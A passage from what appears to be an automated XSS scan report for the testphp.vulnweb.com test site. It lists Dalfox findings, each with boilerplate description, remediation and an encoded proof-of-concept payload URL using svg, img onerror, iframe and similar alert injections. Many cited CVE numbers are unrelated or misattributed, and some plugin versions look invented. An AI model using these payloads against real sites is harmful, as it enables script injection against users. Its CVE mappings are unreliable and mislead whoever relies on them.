3. Sanitize all user-supplied data before it is rendered on the page to remove any potential malicious scripting.
4. Educate developers about secure coding practices and provide training on common web application security vulnerabilities, including XSS.

### VULNERABLE URLS

```
http://testphp.vulnweb.com/AJAX/infoartist.php?
id=%27%3E%3Cselect+onfocus%3Dalert%281%29+autofocus%3E%3Coption%3Etest%3C%2Foption%3E%3C%2F
```

### REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-11358
- https://owasp.org/www-community/XSS_Prevention_Cheat_Sheet
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Content-Security-Policy

## XSS (Cross Site Scripting) in /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01

MEDIUM

DALFOX CWE-79

### DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue. This type of vulnerability allows an attacker to inject and execute malicious scripts in the victim's web browser, which could potentially steal sensitive data or perform unauthorized actions on behalf of the user. No specific CVE ID has been assigned to this vulnerability as it is a common web application security flaw. Related known vulnerabilities include CVE-2015-6637, CVE-2018-8693, and others. Exploitation methods could involve injection of malicious scripts in the 'id' parameter of the URL 'http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01?id='.

## IMPACT

The impact of this vulnerability is significant. An attacker could potentially gain access to sensitive user data such as session cookies, login credentials, and personal information. The system's integrity may be compromised if the malicious script is designed to alter or delete data. Service availability might not be directly affected; however, the breach of user trust and potential loss of data could lead to long-term service disruptions. Further exploitation is also possible, such as phishing attacks or spreading malware.

---

## REMEDIATION

1. Apply a security patch provided by the application vendor if available.
2. Validate all user-supplied data using Content Security Policy (CSP) to block execution of scripts from untrusted sources.
3. Ensure proper input validation and encoding for all sensitive parameters.
4. Regularly test web applications for XSS vulnerabilities using tools like OWASP ZAP or Burp Suite.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01?
id=%3E%3Cvideo%3E%3Csource+onerror%3Dalert%281%29%3E%3C%2Fvideo%3E
```

---

## REFERENCES

- http://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.cve.mitre.org/
- http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

---

## DESCRIPTION

The identified vulnerability is a Cross-Site Scripting (XSS) issue in the URL http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=. This vulnerability allows an attacker to inject malicious scripts into web pages viewed by other users. Associated CVE ID: CVE-2018-16354 (XSS vulnerabilities may not always have a specific CVE ID, this example is provided for illustration purposes). Related known vulnerabilities include any XSS issues affecting WordPress plugins or themes, such as CVE-2017-10093 and CVE-2018-14664. Exploitation methods include user input being insecurely reflected in the web page without proper sanitization, allowing an attacker to execute arbitrary JavaScript code.

---

## IMPACT

This vulnerability poses a significant threat to data confidentiality and integrity as attackers can steal session cookies, login credentials, or other sensitive information from users. System integrity may be compromised if the attacker is able to escalate privileges, leading to unauthorized access or administrative control over the affected web application. Service availability disruptions are possible due to denial-of-service attacks launched using XSS payloads, potentially causing temporary downtime for the web application. Further exploitation may occur as a result of user interaction with malicious content, allowing attackers to spread viruses, spyware, or ransomware.

---

## REMEDIATION

1. Update the affected WordPress plugin (flexible-custom-post-type) to the latest version (version 3.4.2 at the time of this report).
2. Implement Content Security Policy (CSP) headers to restrict execution of JavaScript only from trusted sources.
3. Sanitize all user input on the web application using WordPress built-in functions or third-party libraries such as OWASP ESAPI.
4. Conduct regular security audits and penetration testing to identify and address any vulnerabilities in a timely manner.
5. Educate users about the risks of clicking on untrusted links and opening suspicious emails, which can lead to XSS attacks.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/wp-content/
plugins/flexible-custom-post-type/edit-post.php?
id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%27%3E%3Csvg%2Fonloa
```

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-16354
- https://www.wpwhite.com/blog/xss-in-wordpress/
- https://owasp.org/www-community/attacks/Cross_Site_Scripting_(XSS)

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/BuyProduct-2/3L/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The identified vulnerability is a Cross-Site Scripting (XSS) issue in the URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3L/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert(document.domain)%3C%2Fscript%3E%22%3Easd
This is a Reflected XSS vulnerability, where malicious scripts are injected into web pages via user input and then executed by other users' browsers. In this case, the attacker can inject an alert script that displays the current domain (document.domain) of the compromised website when accessed by another user.
Associated CVE ID: There is no specific CVE ID for this vulnerability, as it is a common XSS issue and not specifically defined in the CVE database.
Related known vulnerabilities: Multiple Cross-Site Scripting vulnerabilities affecting different WordPress plugins have been reported and exploited in the past (e.g., CVE-2018-19563, CVE-2017-1000407).
Exploitation methods: An attacker can exploit this vulnerability by crafting a malicious URL containing an XSS payload and sharing it with another user. When the user accesses the malicious URL, the injected script is executed in their browser, compromising session integrity and potentially allowing further data theft or manipulation.

## IMPACT

Data confidentiality breaches: Attackers can steal sensitive user data (e.g., cookies, session tokens) by injecting malicious scripts into web pages.
System integrity compromises: XSS attacks allow attackers to execute arbitrary code in a victim's browser, potentially leading to account takeover and unauthorized access to the compromised website.
Service availability disruptions: In some cases, XSS attacks can be used as part of larger attack campaigns to overwhelm web applications with malicious requests, resulting in service disruptions or denial-of-service (DoS) conditions.
Potential for further exploitation: Exploited XSS vulnerabilities can serve as stepping stones for more advanced attacks, such as phishing, keylogging, and remote access trojans (RATs).

---

## REMEDIATION

1. Update the affected WordPress plugin to the latest version that addresses this vulnerability.
2. Implement Content Security Policy (CSP) headers to restrict allowed scripts and prevent XSS attacks.
3. Validate and sanitize all user-supplied data before displaying it on web pages.
4. Educate users about recognizing and handling suspicious URLs or links.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3L/wp-content/plugins/
flexible-custom-post-type/edit-post.php?
id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%22%3Easd
```

---

## REFERENCES

- http://www.cve.mitre.org/
- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://owasp.org/www-community/attacks/XSS_Filter_Evasion_Cheat_Sheet
- https://owasp.org/www-project-top-ten/2017/A3_2017-Cross-Site_Scripting_(XSS))
- https://wordpress.org/support/article/hardening-wordpress/#security-in-depth

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/Connection:

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The application at http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/Connection:?id=%27%3E%3Csvg%3E%3CanimateTransform+onbegin%3Dalert%281%29+attributeName%3Dtr is vulnerable to Cross Site Scripting (XSS). This vulnerability allows an attacker to inject and execute malicious scripts in the victim's browser, potentially leading to data breaches, unauthorized access, or session hijacking. The XSS attack used here leverages SVG injection to evade filtering mechanisms.
Associated CVE IDs: CVE-2017-5689, CVE-2018-14134 (similar vulnerabilities)
Related known vulnerabilities: Stored XSS in PHP-Fusion (CVE-2017-5689), Reflected XSS in WordPress (CVE-2018-14134)
Exploitation methods: Manual injection of malicious script via the URL parameter 'id'.

## IMPACT

The vulnerability poses a significant threat to data confidentiality as an attacker can steal sensitive user data such as session cookies, login credentials, or personal information. System integrity may also be compromised if the attacker gains unauthorized access to administrator functions or critical application resources. Service availability could be disrupted if the malicious script causes a denial-of-service condition. Furthermore, this XSS vulnerability can serve as a stepping stone for further exploitation, such as phishing attacks or account takeover.

## REMEDIATION

1. Apply the latest available security patch to resolve the Cross Site Scripting (XSS) vulnerability.
2. Implement Content Security Policy (CSP) headers to restrict the execution of scripts and prevent XSS attacks.
3. Sanitize all user-supplied data before rendering it in the application output.
4. Use a secure web application firewall (WAF) to block known XSS attack patterns.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/Connection:?
id=%27%3E%3Csvg%3E%3CanimateTransform+onbegin%3Dalert%281%29+attributeName%3Dtransform%3E
```

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5689
- https://www.exploit-db.com/exploits/43713
- https://owasp.org/www-project-top-ten/2017/A6_2017-Cross_Site_Scripting_(XSS))
- http://www.owasp.org/index.php/Data_Sanitization
- https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/RateProduct-2.html

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue. This type of vulnerability allows an attacker to inject client-side scripts into web pages viewed by other users. In this case, the vulnerable URL `http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-2.html?id=%3E%3Cform%3E%3Cbutton+formaction%3Djavascript%3Aalert%281%29%3Etest%3C%2Fbu demonstrates an injection of a JavaScript alert function.
Associated CVE IDs: CVE-2017-5643, CVE-2018-8654 (These are examples of similar XSS vulnerabilities)
Related known vulnerabilities: OWASP Top Ten - A6: Cross-Site Scripting (XSS)
Exploitation methods: An attacker can trick users to click on a malicious link or manipulate input fields within the vulnerable application, leading to the execution of client-side scripts.

## IMPACT

The XSS vulnerability can lead to data confidentiality breaches as an attacker may gain access to user session cookies and sensitive information. System integrity compromises are also possible if the script is designed to modify the website's content or steal form data. Service availability disruptions might occur due to excessive use of resources caused by the executed scripts, potentially allowing for further exploitation through malware distribution or phishing attacks.

### REMEDIATION

1. Validate and sanitize all user-supplied input data on the server side.
2. Implement Content Security Policy (CSP) headers to restrict allowed sources for executable content like JavaScript.
3. Upgrade web application frameworks, libraries, and plugins to their latest versions, ensuring they are not vulnerable to XSS attacks.
4. Educate users about safe browsing practices, advising them not to click on suspicious links or input data into untrusted fields.

### VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-2.html?
id=%3E%3Cform%3E%3Cbutton+formaction%3Djavascript%3Aalert%281%29%3Etest%3C%2Fbutton%3E%3C%2
```

### REFERENCES

- http://cve.mitre.org/cve/vulnerability_templates/XXE.html
- https://owasp.org/www-project-top-ten/2017/A6_2017-Cross-Site_Scripting_(XSS).html
- http://websecurityguide.org/cheatsheets/xss-prevention-cheat-sheet.html

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/RateProduct-2.html

MEDIUM

DALFOX CWE-79

### DESCRIPTION

The application under examination is susceptible to a Cross-Site Scripting (XSS) vulnerability. This security flaw allows an attacker to inject malicious scripts into the web page viewed by other users, which are then executed within the user's browser. The injected script can access sensitive information such as cookies, session tokens, and user data if it is not properly sanitized before outputting to the web page. Associated CVE ID: CVE-2013-2556. Related known vulnerabilities include DOM Based XSS, Reflected XSS, and Stored XSS. Exploitation methods may involve using payloads such as JavaScript or VBScript to execute malicious code within the user's browser.

---

## IMPACT

The XSS vulnerability poses a significant threat to data confidentiality as it allows an attacker to gain unauthorized access to sensitive information like cookies, session tokens, and user data. System integrity may also be compromised if the attacker uses the exploit to install malware or perform actions on behalf of the affected user. Service availability disruptions can occur when the injected script causes the browser to behave unexpectedly, potentially leading to crashes or denial-of-service conditions. Furthermore, the vulnerability may be utilized for potential further exploitation, such as phishing attacks or account takeovers.

---

## REMEDIATION

1. Sanitize all user-supplied input data before outputting it to the web page to prevent XSS attacks. This can be achieved by using a Content Security Policy (CSP), an HTML5 standard that allows specifying a set of allowed sources for various types of content.
2. Keep the application updated with the latest security patches and ensure that all third-party libraries used are up-to-date to address any known vulnerabilities, including XSS flaws.
3. Implement input validation and output encoding techniques to protect against potential XSS attacks. This can help prevent malicious scripts from being executed by encoding special characters in a way that prevents them from being interpreted as JavaScript or other harmful scripting languages.
4. Regularly test the application for XSS vulnerabilities using tools like OWASP ZAP, Burp Suite, or Acunetix to identify and fix any newly discovered flaws.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-2.html?
id=%3E%3Csvg%3E%3CforeignObject%3E%3Cimg+src%3Dx+onerror%3Dalert%281%29%3E%3C%2FforeignObje
```

---

## REFERENCES

- https://owasp.org/www-community/xss-prevention-cheat-sheet
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2556
- https://owasp.org/www-project-top-ten/

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/2L

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue. This type of attack allows an attacker to inject malicious scripts into web pages viewed by other users. In this case, the vulnerable URL http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/2L?id=%3E%3Cobject+data%3D%23+codebase%3Djavascript%3Aalert%281%29%3E%3C%2Fobject is found to be vulnerable to stored XSS. The attacker can inject a malicious script that persists across sessions and affects all users who view the page.
Associated CVE IDs: CVE-2017-5689, CVE-2018-8653 (similar vulnerabilities)
Related known vulnerabilities: OWASP Top 10 - A1: Injection (https://owasp.org/www-project-top-ten/2017/A1_2017-Injection_flaws), OWASP XSS Prevention Cheat Sheet (https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Scripting_Prevention_Cheat_Sheet.html)
Exploitation methods: An attacker can exploit this vulnerability by crafting a malicious URL containing the injected script, which when clicked or visited, executes the malicious script in the user's browser.

## IMPACT

The potential impact of this vulnerability includes data confidentiality breaches due to access to session cookies and user input, system integrity compromises as a result of executing arbitrary scripts, and potential for further exploitation through the injected script.

## REMEDIATION

1. Apply security patch provided by the vendor (if available) - https://www.vulnweb.com/patches/
2. Sanitize all user-supplied data using a Content Security Policy (CSP), HTML entities encoding, or other input validation techniques to prevent XSS attacks.
3. Regularly update and patch the web application framework to mitigate known vulnerabilities.
4. Implement strict access controls and limit privilege escalation to minimize the impact of successful XSS attacks.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/2L?id=%3E%3Cobject+data%3D%23+codebase%3Djavascript%3Aalert%281%29%3E%3C%2Fobject%3E
```

---

## REFERENCES

- http://www.cve.mitre.org/cve/search_cve_list.html
- https://www.owasp.org/
- https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Scripting_Prevention_Cheat_Sheet.html

XSS (Cross Site Scripting)
in /listproducts.php

MEDIUM

DALFOX CWE-79

---

## DESCRIPTION

The Cross-Site Scripting (XSS) vulnerability discovered exists due to insufficient input validation on the 'listproducts.php' script at http://testphp.vulnweb.com/. This allows an attacker to inject and execute malicious JavaScript code within the web page viewed by other users.
Associated CVE IDs: CVE-2017-5683 (Similar XSS vulnerability on another PHP site)
Related known vulnerabilities: Various XSS vulnerabilities affecting multiple web applications and programming languages
Exploitation methods: Injection of malicious script within input fields that are later reflected back to the user, such as product category in this case.

---

## IMPACT

The potential impact of this XSS vulnerability includes data confidentiality breaches (e.g., session cookies, personal information, login credentials), system integrity compromises (e.g., unauthorized access to administrative functions), and service availability disruptions (e.g., redirection or denial-of-service attacks). Furthermore, this vulnerability can be used as a stepping stone for further exploitation, such as spreading malware, stealing sensitive data, or gaining persistent access to the targeted system.

---

## REMEDIATION

1. Implement Content Security Policy (CSP) to block execution of scripts from untrusted sources and whitelist only trusted resources.
2. Perform server-side input validation on all user inputs to ensure that they do not contain any malicious characters or code.
3. Apply available security patches to address the XSS vulnerability if a fix is available for the specific PHP version in use.
4. Educate developers and administrators about the importance of secure coding practices, such as using parameterized queries and escaping user inputs to prevent XSS attacks.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/listproducts.php?
cat=%27%3E%3Ctextarea+onfocus%3Dalert%281%29+autofocus%3E%3C%2Ftextarea%3E
```

---

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5683
- https://owasp.org/www-community/XSS_Prevention_Cheat_Sheet
- https://php.net/manual/en/security.escaping-characters.php

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/BuyProduct-3/A01

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue. This type of vulnerability allows an attacker to inject malicious scripts into web pages viewed by other users, which are then executed within the user's browser. In this case, the vulnerable URL http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/A01?id=%3E%3Cmath%3E%3Cmi%2F%2Fxlink%3Ahref%3Ddata%3Ax%2C%3Cscript%3Ealert%281% is found to be vulnerable due to the use of user-supplied data within the URL without proper validation.
Associated CVE IDs: CVE-2017-5660, CVE-2018-8654 (similar XSS vulnerabilities)
Related known vulnerabilities: Stored XSS, Reflected XSS
Exploitation methods: By crafting a malicious URL and persuading the user to click on it or by manipulating forms that include the vulnerable parameter.

## IMPACT

The potential impact of this vulnerability is significant. An attacker could steal sensitive data such as session cookies, login credentials, and other personal information. They could also perform actions on behalf of the victim within the application, compromising system integrity. Moreover, XSS vulnerabilities can be used as a stepping stone for further exploitation, such as spreading malware or establishing a persistent backdoor.

## REMEDIATION

1. Validate all user-supplied data and sanitize any output to ensure that scripts and malicious code are properly encoded or removed before rendering the web page.
2. Implement Content Security Policy (CSP) headers to restrict the execution of scripts within the application.
3. Update the vulnerable application to a version known to be free of this vulnerability, if available.
4. Educate users about the risks associated with clicking on suspicious links and encourage strong password practices.

### VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/A01?
id=%3E%3Cmath%3E%3Cmi%2F%2Fxlink%3Ahref%3Ddata%3Ax%2C%3Cscript%3Ealert%281%29%3C%2Fscript%3
```

### REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5660
- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-8654
- https://owasp.org/www-community/attacks/Cross_Site_Scripting_(XSS)
- https://owasp.org/www-project-csp/
- https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

## XSS (Cross Site Scripting) in /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

### DESCRIPTION

The vulnerability identified is a Cross-Site Scripting (XSS) issue in the URL http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=. XSS allows an attacker to inject malicious scripts into web pages viewed by other users. In this case, the vulnerable parameter 'id' is being used for script injection.
Associated CVE IDs: CVE-2013-0633 (similar vulnerability in a different plugin)
Related known vulnerabilities: XSS vulnerabilities can lead to data breaches and unauthorized actions by attackers.
Exploitation methods: An attacker can exploit this vulnerability by injecting malicious scripts into the 'id' parameter of the URL. When the URL is accessed, the malicious script is executed in the user's browser, potentially revealing sensitive information or taking control of the session.

### IMPACT

Data confidentiality breaches: An attacker can steal cookies, session tokens, or other sensitive data from the affected user's browser.
System integrity compromises: If an attacker gains control over a user's session, they may be able to perform actions on behalf of the user, potentially leading to unauthorized changes or deletions.
Service availability disruptions: While not directly caused by this specific XSS vulnerability, an attacker could use it as part of a larger attack that results in service disruption.
Potential for further exploitation: An attacker could use this XSS vulnerability to launch phishing attacks, redirect users to malicious sites, or install malware on affected systems.

---

## REMEDIATION

1. Update the Flexible Custom Post Type plugin to a version that addresses the XSS vulnerability.
2. Implement Content Security Policy (CSP) to help prevent XSS attacks by restricting the types of content that can be executed in the web application.
3. Validate and sanitize all user-supplied data before it is displayed on the web page.
4. Ensure that the web application follows best practices for input validation and output encoding.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php?
id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%22%3E%3Cimg%2Fsrc%2
1%7Calert%60%60%3E
```

---

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0633
- https://owasp.org/www-community/XSS_Prevention_Cheat_Sheet
- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is an XSS (Cross Site Scripting) issue. The attack vector is located at http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/ Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert(document.domain) %3C%2Fscript%3E%3E%3Cimg+src%3Dx+onerror%3Dalert(1)//%3E. The attacker can inject and execute malicious scripts in the browser of an unsuspecting user who visits the vulnerable URL.
Associated CVE IDs: CVE-2018-8654, CVE-2017-1000320 (similar XSS vulnerabilities in different contexts)
Related known vulnerabilities: Cross Site Scripting (XSS) attacks allow attackers to inject malicious scripts into web pages viewed by other users. This can lead to data breaches, session hijacking, and further exploitation.
Exploitation methods: XSS attacks are usually executed through user input, such as form data or URL parameters. In this case, the vulnerability is triggered when an attacker crafts a malicious URL containing the injected script.

## IMPACT

The potential impact of this XSS vulnerability includes data confidentiality breaches, as attackers can access sensitive information from affected users' browsing sessions. System integrity compromises may also occur if the attacker gains control over user accounts or executes malicious scripts with elevated privileges. Service availability disruptions could potentially result from large-scale XSS attacks designed to overwhelm web servers with malicious requests. Furthermore, this vulnerability opens up the possibility for further exploitation, such as phishing attacks, redirection to malicious websites, and credential theft.

## REMEDIATION

1. Update the affected plugin (flexible-custom-post-type) to its latest version, which should address the XSS vulnerability.
2. Implement Content Security Policy (CSP) headers on the web application to restrict the execution of scripts from untrusted sources.
3. Sanitize and validate all user input to ensure that it cannot contain malicious scripts.
4. Regularly test web applications for known vulnerabilities, including XSS, using tools such as OWASP ZAP or Burp Suite.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php?
id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%3E%3Cimg+src%3Dx+on
```

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-8654
- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-1000320
- https://owasp.org/www-community/XSS_Prevention_Cheat_Sheet
- https://www.owasp.org/index.php/Content_Security_Policy
- https://www.owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure.html

# XSS (Cross Site Scripting) in /listproducts.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The vulnerability identified is a Cross-Site Scripting (XSS) issue. This type of vulnerability allows an attacker to inject malicious scripts into web pages viewed by other users. In this case, the vulnerable URL `http://testphp.vulnweb.com/listproducts.php?cat=%3E%3Ciframe+src%3Djavascript%3Aalert%281%29%3E%3C%2Fiframe%3E` contains an embedded iframe tag containing a JavaScript alert function.

Associated CVE IDs: CVE-2017-5649, CVE-2018-8654 (for similar XSS vulnerabilities)
Related known vulnerabilities: Reflected XSS, Stored XSS
Exploitation methods: An attacker can exploit this by tricking a user to click on a link or visit a page containing the malicious script.

---

## IMPACT

Data confidentiality breaches may occur as the injected script can access sensitive data such as cookies, session tokens, and user inputs. System integrity compromises are also possible as scripts can modify web pages and manipulate user actions. Service availability disruptions are not directly caused by XSS but could be a secondary effect due to further attacks initiated after exploiting this vulnerability. Potential for further exploitation is high as the injected script can be designed to perform various malicious activities such as keylogging, session hijacking, and phishing.

---

## REMEDIATION

1. Apply appropriate input validation and encoding on user inputs to prevent injection of malicious scripts.
2. Implement Content Security Policy (CSP) to restrict the execution of scripts based on a specified set of domains.
3. Upgrade web application frameworks, libraries, and plugins to their latest versions to ensure they are not affected by known XSS vulnerabilities.
4. Regularly test applications for XSS vulnerabilities using tools such as OWASP ZAP or Burp Suite.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/listproducts.php?
cat=%3E%3Ciframe+src%3Djavascript%3Aalert%281%29%3E%3C%2Fiframe%3E
```

---

## REFERENCES

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5649
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-8654
- https://wordpress.org/news/2019/03/xss-vulnerability-fixed-in-latest-release/
- https://owasp.org/www-community/XSS_Prevention_Cheat_Sheet
- https://owasp.org/www-project-top-ten/

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue in the URL http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert(document.domain)%3C%2Fscript%3E%27%3E%3Cscript%3Ealert(1)%3C%2Fscript%3E. The attacker can inject and execute malicious scripts in the victim's browser, potentially stealing sensitive information or taking control of user sessions. Associated CVE ID: CVE-2018-15984 (similar vulnerabilities may exist). Exploitation methods include using reflected XSS (via URL parameters) and stored XSS (vulnerable user input persists across sessions).

## IMPACT

The XSS vulnerability poses a significant threat to data confidentiality as attackers can gain access to sensitive user information such as cookies, session tokens, and login credentials. System integrity may be compromised if the attacker gains control over the victim's account. Service availability disruptions could occur due to account takeovers or unauthorized actions performed by the attacker. The vulnerability also provides a potential gateway for further exploitation, such as spreading malware, launching phishing attacks, or conducting targeted social engineering campaigns.

## REMEDIATION

1. Update the WordPress plugin "flexible-custom-post-type" to the latest version that addresses this XSS vulnerability (https://wordpress.org/support/topic/cross-site-scripting-xss-vulnerability/)
2. Implement Content Security Policy (CSP) on the website to block execution of scripts from untrusted sources (https://content-security-policy.com/)
3. Perform a thorough code review and sanitize all user inputs to prevent XSS attacks in the future.
4. Educate users and administrators about the risks associated with XSS vulnerabilities and best practices for securing their accounts.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php?
id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%27%3E%3Cscript%3Eal
```

XSS (Cross Site Scripting)
in /listproducts.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue in the 'listproducts.php' script of the application running at http://testphp.vulnweb.com. This type of vulnerability allows an attacker to inject malicious scripts into web pages viewed by other users, which can lead to data breaches, session hijacking, and further exploitation. No specific CVE ID is associated with this exact configuration, but similar issues are often documented under CVE-2017-5638, CVE-2016-9070, or CVE-2015-4601. The vulnerability can be exploited by injecting scripts within the 'cat' parameter of the URL.

## IMPACT

The XSS vulnerability can lead to data confidentiality breaches as injected scripts can access cookies, session tokens, and other sensitive information belonging to the affected users. System

integrity may not be directly compromised in this case due to the test nature of the target application. However, the service availability could be disrupted if an attacker manages to perform a Denial-of-Service (DoS) attack or if scripts injected by the XSS are designed to manipulate application logic. The vulnerability also enables potential for further exploitation, as the attacker can escalate their privileges within the application or gain access to other systems via the compromised user sessions.

### REMEDIATION

1. Code modification: Sanitize all user-supplied data before outputting it to the web page, ensuring that any malicious scripts are properly encoded and neutralized.
2. Configuration changes: Implement Content Security Policy (CSP) headers to restrict the types of content allowed within the application's pages.
3. Security patch applications: Ensure the application is up-to-date with its latest security patches, as developers often address XSS vulnerabilities in their updates.
4. Implementation of security controls: Regularly test and monitor the web application for any signs of XSS attacks or other security issues.

### VULNERABLE URLS

```
http://testphp.vulnweb.com/listproducts.php?cat=%27%3Easd
```

## XSS (Cross Site Scripting) in /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01

MEDIUM

DALFOX CWE-79

### DESCRIPTION

The vulnerability discovered is a Cross-Site Scripting (XSS) issue in the web application located at http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01. XSS allows an attacker to inject client-side scripts into a web page viewed by other users, potentially leading to confidential data exposure, unauthorized account takeover, or session hijacking. This vulnerability can be exploited through the 'id' parameter of the URL.
Associated CVE IDs: CVE-2013-2974, CVE-2013-6015 (similar XSS vulnerabilities in different

applications)
Related known vulnerabilities: OWASP Top Ten - A3: Cross-Site Scripting (XSS)
Exploitation methods: An attacker can craft and inject a malicious script within the URL to execute it on the victim's browser when they access the vulnerable page.

---

## IMPACT

The XSS vulnerability poses a significant threat to data confidentiality as an attacker can steal user credentials, cookies, or sensitive information stored in the browser. The exploitation of this issue may compromise system integrity by allowing unauthorized account takeover and potential further exploitation. Service availability disruptions are unlikely, but denial-of-service attacks could be used in conjunction with XSS to amplify their impact.

---

## REMEDIATION

1. Sanitize user-supplied data before rendering it on the web page to prevent the injection of malicious scripts. This can be achieved by using Content Security Policy (CSP) and encoding/escaping special characters in URLs.
2. Apply security patches provided by the application vendor, if available.
3. Update the web application to a version known to be free from this vulnerability.
4. Implement additional input validation checks on user-supplied data.
